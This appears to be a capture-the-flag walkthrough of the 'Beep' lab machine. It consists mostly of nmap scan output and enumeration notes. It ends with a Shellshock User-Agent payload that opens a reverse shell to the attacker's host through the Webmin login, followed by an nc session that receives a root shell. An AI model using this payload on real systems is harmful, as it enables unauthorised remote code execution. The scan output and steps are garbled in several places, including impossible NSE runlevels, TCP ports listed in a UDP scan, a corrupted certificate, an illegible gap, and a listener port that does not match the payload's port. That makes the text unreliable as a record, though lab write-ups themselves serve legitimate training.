


## Reconnaissance



```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 03:56 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 03:56
Completed NSE at 03:56, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 03:56
Completed NSE at 03:56, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 03:56
Completed NSE at 03:56, 0.00s elapsed
Initiating Ping Scan at 03:56
Scanning 10.10.10.7 [4 ports]
Completed Ping Scan at 03:56, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:56
Completed Parallel DNS resolution of 1 host. at 03:56, 0.00s elapsed
Initiating SYN Stealth Scan at 03:56
Scanning 10.10.10.7 [10000 ports]
Discovered open port 443/tcp on 10.10.10.7
Discovered open port 22/tcp on 10.10.10.7
Discovered open port 80/tcp on 10.10.10.7
Discovered open port 111/tcp on 10.10.10.7
Discovered open port 993/tcp on 10.10.10.7
Discovered open port 3306/tcp on 10.10.10.7
Discovered open port 995/tcp on 10.10.10.7
Discovered open port 143/tcp on 10.10.10.7
Discovered open port 110/tcp on 10.10.10.7
Discovered open port 25/tcp on 10.10.10.7
Discovered open port 4445/tcp on 10.10.10.7
Discovered open port 10000/tcp on 10.10.10.7
Completed SYN Stealth Scan at 03:56, 0.92s elapsed (1000 total ports)
Initiating Service scan at 03:56
Scanning 12 services on 10.10.10.7
Completed Service scan at 03:59, 158.52s elapsed (12 services on 1 host)
Initiating OS detection (try #1) against 10.10.10.7
Retrying OS detection (try #2) against 10.10.10.7
Retrying OS detection (try #3) against 10.10.10.7
Retrying OS detection (try #4) against 10.10.10.7
Retrying OS detection (try #5) against 10.10.10.7
NSE: Script scanning 10.10.10.7.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 03:59
NSE Timing: About 99.82% done; ETC: 03:59 (0:00:00 remaining)
Completed NSE at 04:00, 44.02s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:00
NSE Timing: About 80.00% done; ETC: 04:00 (0:00:08 remaining)
NSE Timing: About 85.00% done; ETC: 04:01 (0:00:11 remaining)
NSE Timing: About 90.00% done; ETC: 04:01 (0:00:10 remaining)
NSE Timing: About 95.00% done; ETC: 04:02 (0:00:06 remaining)
NSE Timing: About 96.00% done; ETC: 04:02 (0:00:06 remaining)
NSE Timing: About 99.00% done; ETC: 04:03 (0:00:02 remaining)
Completed NSE at 04:03, 186.85s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:03
Completed NSE at 04:03, 0.00s elapsed
Nmap scan report for 10.10.10.7
Host is up, received echo-reply ttl 63 (0.076s latency).
Scanned at 2023-04-03 03:56:31 EDT for 403s
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 4.3 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 adee5abb6937fb27afb83072a0f96f53 (DSA)
|_ ssh-dss AAAAB3NzaC1kc3MAAACBAI04jN+Sn7/9f2k+
5UteAWn8Kkj3FRGuF4yleDmo/xouHg5sdCjYUWtN58m7stqgNH5edUu8vZ0pzf/quX5kphWg/UOz9wve
GeGyzde5lfbepRITQ2kfbP00I+kq9ztuWaxOsZQGcSR9iKE4ILRJhRCLYPaEbuXKnYz4WhAv4YD5AAAAF
QDXgQ9BbvoxeDahe/ksAac2ECqfwaAAIEAigdlue6mgTtdz/Hksp8DB6SkVh4xjpTZE8L/HOVpTUYtFY
KYPj9eG0W1WYo+H5gS5veATp3EE/7Y6BqdtNimORH8kHoqSLOVzKT7myeriWmP2EavMRPjkbXw32V
BdcGjBqMgDj/QSEn2NNDu8OAYQUV8BEHrE4xPGi825gAAACANqx2XdVmY8agjD7eFLmS+EovCIRz2
+IE+
SchaJGD/27OgpGgdZNN+xm85PPfJUKJQuWmwMVTOQRdza6TSp9vvQAgFh3bUjTV3dzDCuoR1D2Ybj
9p/bmPMyw62jgBPxj5IVd27LTB8IAH2fZnct779Y43Ge+Sr4Pm8Qbrpy68=
|_ 2048 bcc6735913a18a4b550750f6651d6d0d (RSA)
|_ _ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAEAAQEA4SxumrUtyO/pcRLwmvfn25NG/ozHsxSVNRmTwE77AYubgpAo4
aUuvhZXg5iymwTcZd6vm46Y+TX39NQV/yT6ilAetLbrj1Pljl+UTS8HDIK6Qglb1b3vuEjbVjDj1LTq0Puz
5ZEso/86WJNRVwh4c9vN8MtYteMb/de2AzkOSQMtpBP+
4Lu4kQrNwl/qjg+Q7XE+NU7Va22dpEjlv/TjHAKimQu2EqPcC99sePp8PP5LdNbda6KHsSzZKnK9hqpxn
wattPHT19D94NHvMmHfEa9gXN3NCI3NVHdQsxhqVtR/LiZpbKHlGfU0fZVH1aTdBhwMLrVhasZcw=
=
25/tcp    open  smtp      syn-ack ttl 63 Postfix-smtpd
|_ _smtp_commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.2.3
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ _http_server_header: Apache/2.2.3 (CentOS)
|_ _http_title: Did not follow redirect to https://10.10.10.7/
110/tcp   open  pop3      syn-ack ttl 63 Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ _pop3-capabilities: UIDL EXPIRE(NEVER) APOP TOP IMPLEMENTATION(Cyrus POP3 server v2) STLS
RESP-CODES USER AUTH-RESP-CODE PIPELINING LOGIN-DELAY(0)
111/tcp   open  rpcbind   syn-ack ttl 63 2 (RPC #100000)
|_ rpcinfo:
|_ program version      port/proto service
|_ 100000 2      111/tcp  rpcbind
|_ 100000 2      111/udp  rpcbind
|_ 100024 1      875/udp  status
|_ 100024 1      878/tcp  status
143/tcp   open  imap      syn-ack ttl 63 Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_ _imap-capabilities: ATOMIC LITERAL+ Completed BINARY QUOTA SORT UNSELECT LIST-SUBSCRIBED
SORT=MODSEQ NAMESPACE ACL X-NETSCAPE MAILBOX-REFERRALS MULTIAPPEND CHILDREN IDLE
RENAME NO URLAUTHA0001 ID LISTEXT CONDSTORE IMAP4rev1 UIDPLUS IMAP4 ANNOTATEMORE
THREAD=REFERENCES THREAD=ORDEREDSUBJECT RIGHTS=kste OK STARTTLS CATENATE
443/tcp   open  ssl/http  syn-ack ttl 63 Apache httpd 2.2.3 ((CentOS))
|_ ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName
```

```
=SomeState/countryName=-/organizationalUnitName=SomeOrganizationalUnit/emailAddress=root
@localhost.localdomain/localityName=SomeCity
| Issuer:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName
=SomeState/countryName=-/organizationalUnitName=SomeOrganizationalUnit/emailAddress=root
@localhost.localdomain/localityName=SomeCity
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-04-07T08:22:08
| Not valid after: 2018-04-07T08:22:08
| MD5: 621a82b6cf7e1afa52841c9160c8ffbc8
| SHA-1: 800ac6e7065e11980187c4520d9b18efe557a09f
| -----BEGIN CERTIFICATE-----
| MIIEDjCCA3egAwIBAgICFVUwDQYJKoZIhvcNAQEFBQAwgbsxCzAJBgNVBAYTAi0t
| MRiWEAYDVQQIEw10b211U3RhZGUxETAPBgNVBACTFNvbWV0dXRS5MRkwwFwYDVQK
| ExB1b211T3JinYW5pemF0aW9uMR8wHwYDVQQLEx2b211T3JinYW5pemF0aW9uYXV
| bml0MR4wHAYDVQDEYXb2NhbGhvc3QubG9jYjYwYXb211aW4KTAnBgkqhkiG9w0B
| COEwGnjb3RABG9jYXob3N0LmwwY2FzZG91YWUuMB4XDTE3MDQwNzAAMjIwOjEw
| DTEAMDQwNzAAMjIwOjEwFowgbsxCzAJBgNVBAYTAi0tMRiWEAYDVQQIEw10b211U3Rh
| dGUxETAPBgNVBACTFNvbWV0dXRS5MRkwwFwYDVQKEx2b211T3JinYW5pemF0aW9u
| MR8wHwYDVQKLEZ2b211T3JinYW5pemF0aW9uYXVbml0MR4wHAYDVQDEYXb2Nhb
| bGhvc3QubG9jYXob3N0LmwwY2FzZG91YWUuMB4XDTE3MDQwNzAAMjIwOjEwFowg
| LmwwY2FzZG91YWUuMIGfMA0GCSqGSIb3DQEBBAUAAAGNADBIK8BgQC3e4HhLYPN
| gw4eKIW/UpmemPK/a3mcaFSq/AlP34OC0Twi/cZNaqFLOWfNjCq4mmiV++9a
| oICk4apDkylC1emsrPaRdrlA/cCxcn3nuptOfgcpBV4qNfqrEqplCOjT74bcp
| Z6YHuxtrRtP7gRjIE1yEAFP2jDvrmqEqWkWDQAQ4B8HTCCARkwwHQYDVRO0BBYE
| FL/OU7hJvedIL5Gk0FVo6bZkqWMIHp8bNVH5MEgeEwg6d6AFL/OU7hJvedIL5G
| k0FVo6bZkqWoyHBPiG+MIG7MDQsCQYDVQGEwITETESMBAGAIUECBMQU29JZVNO
| YXRIMREwDwYDVQKHEw10b211Q210eTEZMBGAIUECHMQU29JZU9yZ2FuaXphdGlv
| bG91b211U3RABG9jYXob3N0LmwwY2FzZG91YWUuMIGfMA0GCSqGSIb3DQEBBAU
| YYYwob3N0LmwwY2FzZG91YWUuMIGfMA0GCSqGSIb3DQEBBAUQ8Fhyb290QgwY2Fz
| dC5sb2NhbG9ybWVpboICFVUwDAYDVRODT8BAUwAwEB/ANBgkqhkiG9w0BAQUFAA
| gQA+ah2n+bonON94KqibPEVPpmW+8N6Sq3f4qDG54urTnPD39GrYHwMwA3B2ang9
| l3zta5tXYAVj22kiNM2s4bOMQsa6ZF2RAEzWcq9tZS/vTCCRat79mYj3bUvtdKV
| 2Scj9l/7b4/cPHDORAKdKxEE2oM0cwxSnYBk/4aJlW==
| -----END CERTIFICATE-----
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-robots.txt: 1 disallowed entry
|_/
|_http-favicon: Unknown favicon MD5: 80DCC71362827C7D0E608B0890C05E9F
|_ssl-date: 2023-04-03T07:59:50+00:00, -18s from scanner time.
|_http-title: Elastix - Login page
993/tcp open ssl/imap syn-ack ttl 63 Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp open pop3 syn-ack ttl 63 Cyrus pop3d
3306/tcp open mysql syn-ack ttl 63 MySQL (unauthorized)
4445/tcp open upnptfyp? syn-ack ttl 63
10000/tcp open http syn-ack ttl 63 MiniServ 1.570 (Webmin httpd)
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html); Charset=iso-8859-1.
|_http-favicon: Unknown favicon MD5: 74F7F6F633A027FA3EA36F05004C9341
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
```

TCP/IP fingerprint:  
OS:SCAN(V=7.93%E=4%D=4/3%OT=22%CT=1%CU=38166%PV=YKDS=2%DC=1%G=Y%TM=642A8842  
OS:P=x86\_64-pc-linux-gnu)SEQ(SP=CB%GCD=1%SR=CD%TI=Z%CI=Z%II=I%TS=A)OPS(O1  
OS=M537ST11NW7%O2=M537ST11NW7%O3=M537NT11NW7%O4=M537ST11NW7%RD=0%  
=M537ST11NW  
OS:7%O6=M537ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)  
ECN(R=  
OS:YKDF=Y%T=40%W=16D0%O=M537NNSNW7%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=5+F=A5O=M537ST11NW7%RD=0%  
Q  
OS:=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%  
A  
OS:=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%  
D  
OS:F=Y%T=40%W=0%S=Z%A=5+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%PL=164%UN=0%RIPL  
OS=G%RID=G%RIPCK=G%RUCK=G%RUD=G)U1(R=N)IE(R=Y%DFI=N%T=40%CD=5)

Uptime guess: 0.008 days (since Mon Apr 3 03:52:06 2023)  
Network Distance: 2 hops  
TCP Sequence Prediction: Difficulty=203 (Good luck!)  
IP ID Sequence Generation: All zeros  
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com

Host script results:  
|\_clock-skew: -18s

NSE: Script Post-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 04:03  
Completed NSE at 04:03, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 04:03  
Completed NSE at 04:03, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 04:03  
Completed NSE at 04:03, 0.00s elapsed

Read data files from: /usr/bin/.:/share/nmap  
OS and Service detection performed. Please report any incorrect results at  
<https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 404.23 seconds  
Raw packets sent: 1124 (55.770KB) | Rcvd: 1171 (50.618KB)

```
kali@kali:~$ sudo nmap -sC -sV -O -vv -p- 10.10.10.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 03:56 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 03:56
Completed NSE at 03:56, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 03:56
Completed NSE at 03:56, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 03:56
Completed NSE at 03:56, 0.00s elapsed
NSE: Starting runlevel 4 (of 3) scan.
Initiating NSE at 03:56
Completed NSE at 03:56, 0.00s elapsed
NSE: Starting runlevel 5 (of 3) scan.
Initiating NSE at 03:56
Completed NSE at 03:56, 0.00s elapsed
Initiating Ping Scan at 03:56
Scanning 10.10.10.7 [4 ports]
Completed Ping Scan at 03:56, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:56
Completed Parallel DNS resolution of 1 host. at 03:56, 0.00s elapsed
Initiating SYN Stealth Scan at 03:56
Scanning 10.10.10.7 [65535 ports]
Discovered open port 143/tcp on 10.10.10.7
Discovered open port 993/tcp on 10.10.10.7
Discovered open port 22/tcp on 10.10.10.7
Discovered open port 25/tcp on 10.10.10.7
Discovered open port 110/tcp on 10.10.10.7
Discovered open port 995/tcp on 10.10.10.7
Discovered open port 111/tcp on 10.10.10.7
Discovered open port 443/tcp on 10.10.10.7
Discovered open port 3306/tcp on 10.10.10.7
Discovered open port 80/tcp on 10.10.10.7
Discovered open port 10000/tcp on 10.10.10.7
Discovered open port 878/tcp on 10.10.10.7
Discovered open port 4190/tcp on 10.10.10.7
SYN Stealth Scan Timing: About 29.41% done; ETC: 03:58 (0:01:14 remaining)
Discovered open port 4559/tcp on 10.10.10.7
Discovered open port 4445/tcp on 10.10.10.7
```

[illegible]

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/> ).

TCP/IP fingerprint:

OS:SCAN(V=7.93%E=4%D=4/3%OT=22%CT=1%CU=41156%PV=Y%D5=2%DC=1%G=Y%TM=642A887C  
OS:%P=x86\_64-pc-linux-gnu)SEQ(SP=c7%GCD=1%ISR=C9%TI=Z%CI=Z%II=%TS=A)SEQ(SP  
OS:=C7%GCD=1%ISR=C9%TI=Z%CI=Z%TS=A)OP(SI=1M5375T11NW7%O2=M5375T11NW7%O3=M53  
OS:7NMT11NW7%O4=M5375T11NW7%O5=M5375T11NW7%O6=M5375T11)WIN(W1=16A0%W2=16A0%  
OS:W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%DF=Y%T=40%W=16D0%  
O=M537NNSNW7%CC  
OS:=N%Q=J)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=1  
OS:6A0%S=O%A=S+%F=AS%O=M5375T11NW7%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=O%S=A%A=Z%  
F=R  
OS:%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=O%S=Z%A=S+%F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%  
T=  
OS:40%W=O%S=A%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=O%S=Z%A=S+%F=AR%O=0%  
RD=0  
OS:%Q=J)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)U1(R  
OS:=N)IE(R=Y%DFI=N%T=40%CD=5)

Uptime guess: 0.008 days (since Mon Apr 3 03:52:06 2023)

Network Distance: 2 hops

TCP Sequence Prediction: Difficulty=199 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com, localhost; OS: Unix

Host script results:

\_clock-skew: -18s

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 04:04

Completed NSE at 04:04, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 04:04

Completed NSE at 04:04, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 04:04


Completed NSE at 04:04, 0.00s elapsed

Read data files from: /usr/bin/./share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 470.07 seconds

Raw packets sent: 66404 (2.927MB) | Rcvd: 67249 (2.709MB)



Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-04-03 03:56 EDT

Initiating Ping Scan at 03:56

Scanning 10.10.10.7 [4 ports]

Completed Ping Scan at 03:56, 0.09s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 03:56

Completed Parallel DNS resolution of 1 host. at 03:56, 0.00s elapsed

Initiating UDP Scan at 03:56

Scanning 10.10.10.7 [1000 ports]

Increasing send delay for 10.10.10.7 from 0 to 50 due to max\_successful\_tryno increase to 4

Increasing send delay for 10.10.10.7 from 50 to 100 due to max\_successful\_tryno increase to 5

Increasing send delay for 10.10.10.7 from 100 to 200 due to max\_successful\_tryno increase to 6

Increasing send delay for 10.10.10.7 from 200 to 400 due to max\_successful\_tryno increase to 7

Increasing send delay for 10.10.10.7 from 400 to 800 due to 11 out of 11 dropped probes since last increase.

UDP Scan Timing: About 4.31% done; ETC: 04:08 (0:11:28 remaining)

UDP Scan Timing: About 7.28% done; ETC: 04:10 (0:12:57 remaining)

UDP Scan Timing: About 9.98% done; ETC: 04:11 (0:13:41 remaining)

UDP Scan Timing: About 25.98% done; ETC: 04:14 (0:12:52 remaining)

UDP Scan Timing: About 33.46% done; ETC: 04:14 (0:11:58 remaining)

UDP Scan Timing: About 37.28% done; ETC: 04:14 (0:11:03 remaining)

UDP Scan Timing: About 42.21% done; ETC: 04:14 (0:10:09 remaining)

UDP Scan Timing: About 47.57% done; ETC: 04:14 (0:09:13 remaining)

Discovered open port 111/tcp on 10.10.10.7

UDP Scan Timing: About 52.80% done; ETC: 04:14 (0:08:17 remaining)

UDP Scan Timing: About 57.86% done; ETC: 04:14 (0:07:24 remaining)

UDP Scan Timing: About 63.20% done; ETC: 04:14 (0:06:28 remaining)

UDP Scan Timing: About 64.61% done; ETC: 04:17 (0:07:21 remaining)

Increasing send delay for 10.10.10.7 from 800 to 1000 due to max\_successful\_tryno increase to 8

UDP Scan Timing: About 69.81% done; ETC: 04:17 (0:06:17 remaining)

Discovered open port 10000/tcp on 10.10.10.7

UDP Scan Timing: About 74.89% done; ETC: 04:17 (0:05:12 remaining)

Discovered open port 123/tcp on 10.10.10.7

UDP Scan Timing: About 79.69% done; ETC: 04:17 (0:04:10 remaining)

UDP Scan Timing: About 84.79% done; ETC: 04:16 (0:03:05 remaining)

UDP Scan Timing: About 89.89% done; ETC: 04:16 (0:02:02 remaining)

UDP Scan Timing: About 94.99% done; ETC: 04:16 (0:01:00 remaining)

Completed UDP Scan at 04:16, 1206.69s elapsed (1000 total ports)

Nmap scan report for 10.10.10.7

Host is up, received echo-reply ttl 63 (0.052s latency).

Scanned at 2023-04-03 03:56:38 EDT for 1206s

Not shown: 994 closed udp ports (port-unreach)

PORT STATE SERVICE REASON

69/udp open|filtered tftp no-response

111/udp open rpcbind udp-response ttl 63

123/udp open ntp udp-response ttl 63

5000/udp open|filtered upnp no-response

5060/udp open|filtered sip no-response

10000/udp open ndmp udp-response ttl 63

Read data files from: /usr/bin/./share/nmap

Nmap done: 1 IP address (1 host up) scanned in 1206.88 seconds

Raw packets sent: 1381 (62.896KB) | Rcvd: 1142 (84.986KB)

Recon Results:

Port	Service
22	OpenSSH 4.3 (protocol 2.0)
25	Postfix smtpd ( <a href="https://github.com/s-kustm/bughunter1101/blob/master/postfix-smtpd-exploit.py">https://github.com/s-kustm/bughunter1101/blob/master/postfix-smtpd-exploit.py</a> )
80	63 Apache httpd 2.2.3
111	RPC Bind(RPC #100000)
143	Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
443	Apache httpd 2.2.3 ((CentOS))
878	Status
993	Cyrus imapd
995	Cyrus pop3d
3306	MySQL (unauthorized)
4190	Cyrus timesieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus imap)
4445	upnotifyp?
4559	HylaFAX 4.3.10
5038	Asterisk Call Manager 1.1
10000	MiniServ 1.570 (Webmin httpd)


A few mental notes before I start enumeration:

- Open SSH version is pretty old so it may have vulnerabilities we could exploit
- Smtpd might have a few interesting exploits as well
- Asterisk call manager version is 1.1 so we could potentially use it to search for exploits

- Cyrus software maybe interesting as well so potentially an option
- If all fails, we always have the web applications on ports 80 and 443

Enumeration

Port 80 and 443



Nothing interesting pops up on google or searchsploit against elastix, I tried the default credentials as well but it didn't work, lets try enumerating the directories using gobuster

gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://10.10.10.7/ -k





Again, the search results did not yield any interesting results, nothing major found in these directories

Port 10000

We come across this webmin login page







So if you add root as username and password as password the request will contain two more fields, change your user-agent field to be: () { :; };/bin/bash -i>& /dev/tcp/10.10.16.4/4445 0>&1

You get root

```
kal@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.7] 44130
bash: no job control in this shell
[root@beep webmin]# cat root.txt
```